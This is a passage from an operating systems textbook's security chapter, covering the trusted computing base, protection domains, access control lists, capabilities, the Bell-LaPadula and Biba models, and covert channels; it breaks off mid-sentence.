The second issue is more subtle. The only known way to build a secure system is to keep it simple. Features are the enemy of security. The good folks in the Marketing Dept. at most tech companies believe (rightly or wrongly) that what users want is more features, bigger features, and better features. They make sure that the system architects designing their products get the word. However, all these mean more complexity, more code, more bugs, and more security errors.

Here are two fairly simple examples. The first email systems sent messages as ASCII text. They were simple and could be made fairly secure. Unless there are really dumb bugs in the email program, there is little an incoming ASCII message can do to damage a computer system (we will actually see some attacks that may be possible later in this chapter). Then people got the idea to expand email to include other types of documents, for example, *Word* files, which can contain programs in macros. Reading such a document means running somebody else's program on your computer. No matter how much sandboxing is used, running a foreign program on your computer is inherently more dangerous than looking at ASCII text. Did users demand the ability to change email from passive documents to active programs? Probably not, but somebody thought it would be a nifty idea, without worrying too much about the security implications.

The second example is the same thing for Web pages. When the Web consisted of passive HTML pages, it did not pose a major security problem. Now that many Web pages contain programs (applets and JavaScript) that the user has to run to view the content, one security leak after another pops up. As soon as one is fixed, another takes its place. When the Web was entirely static, were users up in arms demanding dynamic content? Not that the authors remember, but its introduction brought with it a raft of security problems. It looks like the Vice-President-In-Charge-Of-Saying-No was asleep at the wheel.

Actually, there are some organizations that think good security is more important than nifty new features, the military being the prime example. In the following sections we will look some of the issues involved, but they can be summarized in one sentence. To build a secure system, have a security model at the core of the operating system that is simple enough that the designers can actually understand it, and resist all pressure to deviate from it in order to add new features.

9.2.2 Trusted Computing Base

In the security world, people often talk about **trusted systems** rather than secure systems. These are systems that have formally stated security requirements and meet these requirements. At the heart of every trusted system is a minimal **TCB (Trusted Computing Base)** consisting of the hardware and software necessary for enforcing all the security rules. If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX). Operating system functions that must be part of the TCB include process creation, process switching, memory management, and part of file and I/O management. In a secure design, often the TCB will be quite separate from the rest of the operating system in order to minimize its size and verify its correctness.

An important part of the TCB is the reference monitor, as shown in Fig. 9-2. The reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not. The reference monitor thus allows all the security decisions to be put in one place, with no possibility of bypassing it. Most operating systems are not designed this way, which is part of the reason they are so insecure.




Figure 9-2. A reference monitor.

One of the goals of some current security research is to reduce the trusted computing base from millions of lines of code to merely tens of thousands of lines of code. In Fig. 1-26 we saw the structure of the MINIX 3 operating system, which is a POSIX-conformant system but with a radically different structure than Linux or FreeBSD. With MINIX 3, only about 10,000 lines of code run in the kernel. Everything else runs as a set of user processes. Some of these, like the file system and the process manager, are part of the trusted computing base since they can easily compromise system security. But other parts, such as the printer driver and the audio driver, are not part of the trusted computing base and no matter what is wrong with them (even if they are taken over by a virus), there is nothing they can do to compromise system security. By reducing the trusted computing base by two orders of magnitude, systems like MINIX 3 can potentially offer much higher security than conventional designs.

9.3 CONTROLLING ACCESS TO RESOURCES

Security is easier to achieve if there is a clear model of what is to be protected and who is allowed to do what. Quite a bit of work has been done in this area, so we can only scratch the surface in this brief treatment. We will focus on a few general models and the mechanisms for enforcing them.

9.3.1 Protection Domains

A computer system contains many resources, or “objects,” that need to be protected. These objects can be hardware (e.g., CPUs, memory pages, disk drives, or printers) or software (e.g., processes, files, databases, or semaphores).

Each object has a unique name by which it is referenced, and a finite set of operations that processes are allowed to carry out on it. The read and write operations are appropriate to a file; up and down make sense on a semaphore.

It is obvious that a way is needed to prohibit processes from accessing objects that they are not authorized to access. Furthermore, this mechanism must also make it possible to restrict processes to a subset of the legal operations when that is needed. For example, process *A* may be entitled to read, but not write, file *F*.

In order to discuss different protection mechanisms, it is useful to introduce the concept of a domain. A **domain** is a set of (object, rights) pairs. Each pair specifies an object and some subset of the operations that can be performed on it. A **right** in this context means permission to perform one of the operations. Often a domain corresponds to a single user, telling what the user can do and not do, but a domain can also be more general than just one user. For example, the members of a programming team working on some project might all belong to the same domain so that they can all access the project files.

How objects are allocated to domains depends on the specifics of who needs to know what. One basic concept, however, is the **POLA (Principle of Least Authority)** or need to know. In general, security works best when each domain has the minimum objects and privileges to do its work—and no more.

Figure 9-3 shows three domains, showing the objects in each domain and the rights (Read, Write, eXecute) available on each object. Note that *Printer1* is in two domains at the same time, with the same rights in each. *File1* is also in two domains, with different rights in each one.




Figure 9-3. Three protection domains.

At every instant of time, each process runs in some protection domain. In other words, there is some collection of objects it can access, and for each object it has some set of rights. Processes can also switch from domain to domain during execution. The rules for domain switching are highly system dependent.

To make the idea of a protection domain more concrete, let us look at UNIX (including Linux, FreeBSD, and friends). In UNIX, the domain of a process is defined by its UID and GID. When a user logs in, his shell gets the UID and GID contained in his entry in the password file and these are inherited by all its children. Given any (UID, GID) combination, it is possible to make a complete list of all objects (files, including I/O devices represented by special files, etc.) that can be accessed, and whether they can be accessed for reading, writing, or executing. Two processes with the same (UID, GID) combination will have access to exactly the same set of objects. Processes with different (UID, GID) values will have access to a different set of files, although there may be considerable overlap.

Furthermore, each process in UNIX has two halves: the user part and the kernel part. When the process does a system call, it switches from the user part to the kernel part. The kernel part has access to a different set of objects from the user part. For example, the kernel can access all the pages in physical memory, the entire disk, and all the other protected resources. Thus, a system call causes a domain switch.

When a process does an `exec` on a file with the `SETUID` or `SETGID` bit on, it acquires a new effective UID or GID. With a different (UID, GID) combination, it has a different set of files and operations available. Running a program with `SETUID` or `SETGID` is also a domain switch, since the rights available change.

An important question is how the system keeps track of which object belongs to which domain. Conceptually, at least, one can envision a large matrix, with the rows being domains and the columns being objects. Each box lists the rights, if any, that the domain contains for the object. The matrix for Fig. 9-3 is shown in Fig. 9-4. Given this matrix and the current domain number, the system can tell if an access to a given object in a particular way from a specified domain is allowed.

Domain	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 9-4. A protection matrix.

Domain switching itself can be easily included in the matrix model by realizing that a domain is itself an object, with the operation `enter`. Figure 9-5 shows the matrix of Fig. 9-4 again, only now with the three domains as objects themselves. Processes in domain 1 can switch to domain 2, but once there, they cannot go back.

This situation models executing a SETUID program in UNIX. No other domain switches are permitted in this example.

	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
Domain 1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Figure 9-5. A protection matrix with domains as objects.

9.3.2 Access Control Lists

In practice, actually storing the matrix of Fig. 9-5 is rarely done because it is large and sparse. Most domains have no access at all to most objects, so storing a very large, mostly empty, matrix is a waste of disk space. Two methods that are practical, however, are storing the matrix by rows or by columns, and then storing only the nonempty elements. The two approaches are surprisingly different. In this section we will look at storing it by column; in the next we will study storing it by row.

The first technique consists of associating with each object an (ordered) list containing all the domains that may access the object, and how. This list is called the **ACL (Access Control List)** and is illustrated in Fig. 9-6. Here we see three processes, each belonging to a different domain, *A*, *B*, and *C*, and three files *F1*, *F2*, and *F3*. For simplicity, we will assume that each domain corresponds to exactly one user, in this case, users *A*, *B*, and *C*. Often in the security literature the users are called **subjects** or **principals**, to contrast them with the things owned, the **objects**, such as files.

Each file has an ACL associated with it. File *F1* has two entries in its ACL (separated by a semicolon). The first entry says that any process owned by user *A* may read and write the file. The second entry says that any process owned by user *B* may read the file. All other accesses by these users and all accesses by other users are forbidden. Note that the rights are granted by user, not by process. As far as the protection system goes, any process owned by user *A* can read and write file *F1*. It does not matter if there is one such process or 100 of them. It is the owner, not the process ID, that matters.

File *F2* has three entries in its ACL: *A*, *B*, and *C* can all read the file, and *B* can also write it. No other accesses are allowed. File *F3* is apparently an executable program, since *B* and *C* can both read and execute it. *B* can also write it.




Figure 9-6. Use of access control lists to manage file access.

This example illustrates the most basic form of protection with ACLs. More sophisticated systems are often used in practice. To start with, we have shown only three rights so far: read, write, and execute. There may be additional rights as well. Some of these may be generic, that is, apply to all objects, and some may be object specific. Examples of generic rights are *destroy object* and *copy object*. These could hold for any object, no matter what type it is. Object-specific rights might include *append message* for a mailbox object and *sort alphabetically* for a directory object.

So far, our ACL entries have been for individual users. Many systems support the concept of a **group** of users. Groups have names and can be included in ACLs. Two variations on the semantics of groups are possible. In some systems, each process has a user ID (UID) and group ID (GID). In such systems, an ACL entry contains entries of the form

UID1, GID1: rights1; UID2, GID2: rights2; ...

Under these conditions, when a request is made to access an object, a check is made using the caller's UID and GID. If they are present in the ACL, the rights listed are available. If the (UID, GID) combination is not in the list, the access is not permitted.

Using groups this way effectively introduces the concept of a **role**. Consider a computer installation in which Tana is system administrator, and thus in the group *sysadm*. However, suppose that the company also has some clubs for employees and Tana is a member of the pigeon fanciers club. Club members belong to the group *pigfan* and have access to the company's computers for managing their pigeon database. A portion of the ACL might be as shown in Fig. 9-7.

If Tana tries to access one of these files, the result depends on which group she is currently logged in as. When she logs in, the system may ask her to choose which of her groups she is currently using, or there might even be different login

File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Figure 9-7. Two access control lists.

names and/or passwords to keep them separate. The point of this scheme is to prevent Tana from accessing the password file when she currently has her pigeon fancier's hat on. She can do that only when logged in as the system administrator.

In some cases, a user may have access to certain files independent of which group she is currently logged in as. That case can be handled by introducing the concept of a **wildcard**, which means everyone. For example, the entry

tana, *: RW

for the password file would give Tana access no matter which group she was currently in as.

Yet another possibility is that if a user belongs to any of the groups that have certain access rights, the access is permitted. The advantage here is that a user belonging to multiple groups does not have to specify which group to use at login time. All of them count all of the time. A disadvantage of this approach is that it provides less encapsulation: Tana can edit the password file during a pigeon club meeting.

The use of groups and wildcards introduces the possibility of selectively blocking a specific user from accessing a file. For example, the entry

virgil, *: (none); *, *: RW

gives the entire world except for Virgil read and write access to the file. This works because the entries are scanned in order, and the first one that applies is taken; subsequent entries are not even examined. A match is found for Virgil on the first entry and the access rights, in this case, "none" are found and applied. The search is terminated at that point. The fact that the rest of the world has access is never even seen.

The other way of dealing with groups is not to have ACL entries consist of (UID, GID) pairs, but to have each entry be a UID or a GID. For example, an entry for the file *pigeon_data* could be

debbie: RW; phil: RW; pigfan: RW

meaning that Debbie and Phil, and all members of the *pigfan* group have read and write access to the file.

It sometimes occurs that a user or a group has certain permissions with respect to a file that the file owner later wishes to revoke. With access-control lists, it is relatively straightforward to revoke a previously granted access. All that has to be

done is edit the ACL to make the change. However, if the ACL is checked only when a file is opened, most likely the change will take effect only on future calls to open. Any file that is already open will continue to have the rights it had when it was opened, even if the user is no longer authorized to access the file.

9.3.3 Capabilities

The other way of slicing up the matrix of Fig. 9-5 is by rows. When this method is used, associated with each process is a list of objects that may be accessed, along with an indication of which operations are permitted on each, in other words, its domain. This list is called a **capability list** (or **C-list**) and the individual items on it are called **capabilities** (Dennis and Van Horn, 1966; Fabry, 1974). A set of three processes and their capability lists is shown in Fig. 9-8.




Figure 9-8. When capabilities are used, each process has a capability list.

Each capability grants the owner certain rights on a certain object. In Fig. 9-8, the process owned by user A can read files *F1* and *F2*, for example. Usually, a capability consists of a file (or more generally, an object) identifier and a bitmap for the various rights. In a UNIX-like system, the file identifier would probably be the i-node number. Capability lists are themselves objects and may be pointed to from other capability lists, thus facilitating sharing of subdomains.

It is fairly obvious that capability lists must be protected from user tampering. Three methods of protecting them are known. The first way requires a **tagged architecture**, a hardware design in which each memory word has an extra (or tag) bit that tells whether the word contains a capability or not. The tag bit is not used by arithmetic, comparison, or similar ordinary instructions, and it can be modified only by programs running in kernel mode (i.e., the operating system). Tagged-architecture machines have been built and can be made to work well (Feustal, 1972). The IBM AS/400 is a popular example.

The second way is to keep the C-list inside the operating system. Capabilities are then referred to by their position in the capability list. A process might say: “Read 1 KB from the file pointed to by capability 2.” This form of addressing is similar to using file descriptors in UNIX. Hydra (Wulf et al., 1974) worked this way.

The third way is to keep the C-list in user space, but manage the capabilities cryptographically so that users cannot tamper with them. This approach is particularly suited to distributed systems and works as follows. When a client process sends a message to a remote server, for example, a file server, to create an object for it, the server creates the object and generates a long random number, the check field, to go with it. A slot in the server’s file table is reserved for the object and the check field is stored there along with the addresses of the disk blocks. In UNIX terms, the check field is stored on the server in the i-node. It is not sent back to the user and never put on the network. The server then generates and returns a capability to the user of the form shown in Fig. 9-9.

Server	Object	Rights	$f(\text{Objects, Rights, Check})$
--------	--------	--------	------------------------------------

Figure 9-9. A cryptographically protected capability.

The capability returned to the user contains the server’s identifier, the object number (the index into the server’s tables, essentially, the i-node number), and the rights, stored as a bitmap. For a newly created object, all the rights bits are turned on, of course, because the owner can do everything. The last field consists of the concatenation of the object, rights, and check field run through a cryptographically secure one-way function, f . A cryptographically secure one-way function is a function $y = f(x)$ that has the property that given x it is easy to find y , but given y it is computationally infeasible to find x . We will discuss them in detail in Section 9.5. For now, it suffices to know that with a good one-way function, even a determined attacker will not be able to guess the check field, even if he knows all the other fields in the capability.

When the user wishes to access the object, she sends the capability to the server as part of the request. The server then extracts the object number to index into its tables to find the object. It then computes $f(\text{Object, Rights, Check})$, taking the first two parameters from the capability itself and the third from its own tables. If the result agrees with the fourth field in the capability, the request is honored; otherwise, it is rejected. If a user tries to access someone else’s object, he will not be able to fabricate the fourth field correctly since he does not know the check field, and the request will be rejected.

A user can ask the server to produce a weaker capability, for example, for read-only access. First the server verifies that the capability is valid. If so, it computes $f(\text{Object, New_rights, Check})$ and generates a new capability putting this value in

the fourth field. Note that the original *Check* value is used because other outstanding capabilities depend on it.

This new capability is sent back to the requesting process. The user can now give this to a friend by just sending it in a message. If the friend turns on rights bits that should be off, the server will detect this when the capability is used since the *f* value will not correspond to the false rights field. Since the friend does not know the true check field, he cannot fabricate a capability that corresponds to the false rights bits. This scheme was developed for the Amoeba system (Tanenbaum et al., 1990).

In addition to the specific object-dependent rights, such as read and execute, capabilities (both kernel and cryptographically protected) usually have **generic rights** which are applicable to all objects. Examples of generic rights are

1. Copy capability: create a new capability for the same object.
2. Copy object: create a duplicate object with a new capability.
3. Remove capability: delete an entry from the C-list; object unaffected.
4. Destroy object: permanently remove an object and a capability.

A last remark worth making about capability systems is that revoking access to an object is quite difficult in the kernel-managed version. It is hard for the system to find all the outstanding capabilities for any object to take them back, since they may be stored in C-lists all over the disk. One approach is to have each capability point to an indirect object, rather than to the object itself. By having the indirect object point to the real object, the system can always break that connection, thus invalidating the capabilities. (When a capability to the indirect object is later presented to the system, the user will discover that the indirect object is now pointing to a null object.)

In the Amoeba scheme, revocation is easy. All that needs to be done is change the check field stored with the object. In one blow, all existing capabilities are invalidated. However, neither scheme allows selective revocation, that is, taking back, say, John's permission, but nobody else's. This defect is generally recognized to be a problem with all capability systems.

Another general problem is making sure the owner of a valid capability does not give a copy to 1000 of his best friends. Having the kernel manage capabilities, as in Hydra, solves the problem, but this solution does not work well in a distributed system such as Amoeba.

Very briefly summarized, ACLs and capabilities have somewhat complementary properties. Capabilities are very efficient because if a process says "Open the file pointed to by capability 3" no checking is needed. With ACLs, a (potentially long) search of the ACL may be needed. If groups are not supported, then granting everyone read access to a file requires enumerating all users in the ACL. Capabilities also allow a process to be encapsulated easily, whereas ACLs do not. On the

other hand, ACLs allow selective revocation of rights, which capabilities do not. Finally, if an object is removed and the capabilities are not or vice versa, problems arise. ACLs do not suffer from this problem.

Most users are familiar with ACLs, because they are common in operating systems like Windows and UNIX. However, capabilities are not that uncommon either. For instance, the L4 kernel that runs on many smartphones from many manufacturers (typically alongside or underneath other operating systems like Android), is capability based. Likewise, the FreeBSD has embraced Capsicum, bringing capabilities to a popular member of the UNIX family.

9.4 FORMAL MODELS OF SECURE SYSTEMS

Protection matrices, such as that of Fig. 9-4, are not static. They frequently change as new objects are created, old objects are destroyed, and owners decide to increase or restrict the set of users for their objects. A considerable amount of attention has been paid to modeling protection systems in which the protection matrix is constantly changing. We will now touch briefly upon some of this work.

Decades ago, Harrison et al. (1976) identified six primitive operations on the protection matrix that can be used as a base to model any protection system. These primitive operations are create object, delete object, create domain, delete domain, insert right, and remove right. The two latter primitives insert and remove rights from specific matrix elements, such as granting domain 1 permission to read *File6*.

These six primitives can be combined into **protection commands**. It is these protection commands that user programs can execute to change the matrix. They may not execute the primitives directly. For example, the system might have a command to create a new file, which would test to see if the file already existed, and if not, create a new object and give the owner all rights to it. There might also be a command to allow the owner to grant permission to read the file to everyone in the system, in effect, inserting the “read” right in the new file’s entry in every domain.

At any instant, the matrix determines what a process in any domain can do, not what it is authorized to do. The matrix is what is enforced by the system; authorization has to do with management policy. As an example of this distinction, let us consider the simple system of Fig. 9-10 in which domains correspond to users. In Fig. 9-10(a) we see the intended protection policy: *Henry* can read and write *mailbox7*, *Robert* can read and write *secret*, and all three users can read and execute *compiler*.

Now imagine that *Robert* is very clever and has found a way to issue commands to have the matrix changed to Fig. 9-10(b). He has now gained access to *mailbox7*, something he is not authorized to have. If he tries to read it, the operating system will carry out his request because it does not know that the state of Fig. 9-10(b) is unauthorized.

		Objects		
		Compiler	Mailbox 7	Secret
Eric	Read			
	Execute			
Henry	Read		Read	
	Execute		Write	
Robert	Read			Read
	Execute			Write

(a)

		Objects		
		Compiler	Mailbox 7	Secret
Eric	Read			
	Execute			
Henry	Read		Read	
	Execute		Write	
Robert	Read		Read	Read
	Execute			Write

(b)

Figure 9-10. (a) An authorized state. (b) An unauthorized state.

It should now be clear that the set of all possible matrices can be partitioned into two disjoint sets: the set of all authorized states and the set of all unauthorized states. A question around which much theoretical research has revolved is this: “Given an initial authorized state and a set of commands, can it be proven that the system can never reach an unauthorized state?”

In effect, we are asking if the available mechanism (the protection commands) is adequate to enforce some protection policy. Given this policy, some initial state of the matrix, and the set of commands for modifying the matrix, what we would like is a way to prove that the system is secure. Such a proof turns out quite difficult to acquire; many general-purpose systems are not theoretically secure. Harrison et al. (1976) proved that in the case of an arbitrary configuration for an arbitrary protection system, security is theoretically undecidable. However, for a specific system, it may be possible to prove whether the system can ever move from an authorized state to an unauthorized state. For more information, see Landwehr (1981).

9.4.1 Multilevel Security

Most operating systems allow individual users to determine who may read and write their files and other objects. This policy is called **discretionary access control**. In many environments this model works fine, but there are other environments where much tighter security is required, such as the military, corporate patent departments, and hospitals. In the latter environments, the organization has stated rules about who can see what, and these may not be modified by individual soldiers, lawyers, or doctors, at least not without getting special permission from the boss (and probably from the boss’ lawyers as well). These environments need **mandatory access controls** to ensure that the stated security policies are enforced by the system, in addition to the standard discretionary access controls. What these mandatory access controls do is regulate the flow of information, to make sure that it does not leak out in a way it is not supposed to.

The Bell-LaPadula Model

The most widely used multilevel security model is the **Bell-LaPadula model** so we will start there (Bell and LaPadula, 1973). This model was designed for handling military security, but it is also applicable to other organizations. In the military world, documents (objects) can have a security level, such as unclassified, confidential, secret, and top secret. People are also assigned these levels, depending on which documents they are allowed to see. A general might be allowed to see all documents, whereas a lieutenant might be restricted to documents cleared as confidential and lower. A process running on behalf of a user acquires the user's security level. Since there are multiple security levels, this scheme is called a **multilevel security system**.

The Bell-LaPadula model has rules about how information can flow:

1. **The simple security property:** A process running at security level k can read only objects at its level or lower. For example, a general can read a lieutenant's documents but a lieutenant cannot read a general's documents.
2. **The * property:** A process running at security level k can write only objects at its level or higher. For example, a lieutenant can append a message to a general's mailbox telling everything he knows, but a general cannot append a message to a lieutenant's mailbox telling everything he knows because the general may have seen top-secret documents that may not be disclosed to a lieutenant.

Roughly summarized, processes can read down and write up, but not the reverse. If the system rigorously enforces these two properties, it can be shown that no information can leak out from a higher security level to a lower one. The * property was so named because in the original report, the authors could not think of a good name for it and used * as a temporary placeholder until they could devise a better name. They never did and the report was printed with the *. In this model, processes read and write objects, but do not communicate with each other directly. The Bell-LaPadula model is illustrated graphically in Fig. 9-11.

In this figure a (solid) arrow from an object to a process indicates that the process is reading the object, that is, information is flowing from the object to the process. Similarly, a (dashed) arrow from a process to an object indicates that the process is writing into the object, that is, information is flowing from the process to the object. Thus all information flows in the direction of the arrows. For example, process B can read from object I but not from object 3 .

The simple security property says that all solid (read) arrows go sideways or upward. The * property says that all dashed (write) arrows also go sideways or upward. Since information flows only horizontally or upward, any information that starts out at level k can never appear at a lower level. In other words, there is never




Figure 9-11. The Bell-LaPadula multilevel security model.

a path that moves information downward, thus guaranteeing the security of the model.

The Bell-LaPadula model refers to organizational structure, but ultimately has to be enforced by the operating system. One way this could be done is by assigning each user a security level, to be stored along with other user-specific data such as the UID and GID. Upon login, the user's shell would acquire the user's security level and this would be inherited by all its children. If a process running at security level k attempted to open a file or other object whose security level is greater than k , the operating system should reject the open attempt. Similarly attempts to open any object of security level less than k for writing must fail.

The Biba Model

To summarize the Bell-LaPadula model in military terms, a lieutenant can ask a private to reveal all he knows and then copy this information into a general's file without violating security. Now let us put the same model in civilian terms. Imagine a company in which janitors have security level 1, programmers have security level 3, and the president of the company has security level 5. Using Bell-LaPadula, a programmer can query a janitor about the company's future plans and then overwrite the president's files that contain corporate strategy. Not all companies might be equally enthusiastic about this model.

The problem with the Bell-LaPadula model is that it was devised to keep secrets, not guarantee the integrity of the data. For the latter, we need precisely the reverse properties (Biba, 1977):

1. **The simple integrity property:** A process running at security level k can write only objects at its level or lower (no write up).
2. **The integrity * property:** A process running at security level k can read only objects at its level or higher (no read down).

Together, these properties ensure that the programmer can update the janitor's files with information acquired from the president, but not vice versa. Of course, some organizations want both the Bell-LaPadula properties and the Biba properties, but these are in direct conflict so they are hard to achieve simultaneously.

9.4.2 Covert Channels

All these ideas about formal models and provably secure systems sound great, but do they actually work? In a word: No. Even in a system which has a proper security model underlying it and which has been proven to be secure and is correctly implemented, security leaks can still occur. In this section we discuss how information can still leak out even when it has been rigorously proven that such leakage is mathematically impossible. These ideas are due to Lampson (1973).

Lampson's model was originally formulated in terms of a single timesharing system, but the same ideas can be adapted to LANs and other multiuser environments, including applications running in the cloud. In the purest form, it involves three processes on some protected machine. The first process, the client, wants some work performed by the second one, the server. The client and the server do not entirely trust each other. For example, the server's job is to help clients with filling out their tax forms. The clients are worried that the server will secretly record their financial data, for example, maintaining a secret list of who earns how much, and then selling the list. The server is worried that the clients will try to steal the valuable tax program.

The third process is the collaborator, which is conspiring with the server to indeed steal the client's confidential data. The collaborator and server are typically owned by the same person. These three processes are shown in Fig. 9-12. The object of this exercise is to design a system in which it is impossible for the server process to leak to the collaborator process the information that it has legitimately received from the client process. Lampson called this the **confinement problem**.

From the system designer's point of view, the goal is to encapsulate or confine the server in such a way that it cannot pass information to the collaborator. Using a protection-matrix scheme we can easily guarantee that the server cannot communicate with the collaborator by writing a file to which the collaborator has read access. We can probably also ensure that the server cannot communicate with the collaborator using the system's interprocess communication mechanism.

Unfortunately, more subtle communication channels may also be available. For example, the server can try to communicate a binary bit stream as follows. To send




Figure 9-12. (a) The client, server, and collaborator processes. (b) The encapsulated server can still leak to the collaborator via covert channels.

a 1 bit, it computes as hard as it can for a fixed interval of time. To send a 0 bit, it goes to sleep for the same length of time.

The collaborator can try to detect the bit stream by carefully monitoring its response time. In general, it will get better response when the server is sending a 0 than when the server is sending a 1. This communication channel is known as a **covert channel**, and is illustrated in Fig. 9-12(b).

Of course, the covert channel is a noisy channel, containing a lot of extraneous information, but information can be reliably sent over a noisy channel by using an error-correcting code (e.g., a Hamming code, or even something more sophisticated). The use of an error-correcting code reduces the already low bandwidth of the covert channel even more, but it still may be enough to leak substantial information. It is fairly obvious that no protection model based on a matrix of objects and domains is going to prevent this kind of leakage.

Modulating the CPU usage is not the only covert channel. The paging rate can also be modulated (many page faults for a 1, no page faults for a 0). In fact, almost any way of degrading system performance in a clocked way is a candidate. If the system provides a way of locking files, then the server can lock some file to indicate a 1, and unlock it to indicate a 0. On some systems, it may be possible for a process to detect the status of a lock even on a file that it cannot access. This covert channel is illustrated in Fig. 9-13, with the file locked or unlocked for some fixed time interval known to both the server and collaborator. In this example, the secret bit stream 11010100 is being transmitted.

Locking and unlocking a prearranged file, *S*, is not an especially noisy channel, but it does require fairly accurate timing unless the bit rate is very low. The reliability and performance can be increased even more using an acknowledgement protocol. This protocol uses two more files, *F1* and *F2*, locked by the server and collaborator, respectively, to keep the two processes synchronized. After the server locks or unlocks *S*, it flips the lock status of *F1* to indicate that a bit has been sent. As soon as the collaborator has read out the bit, it flips *F2*'s lock status to tell the server it is ready for another bit and waits until *F1* is flipped again to indicate that

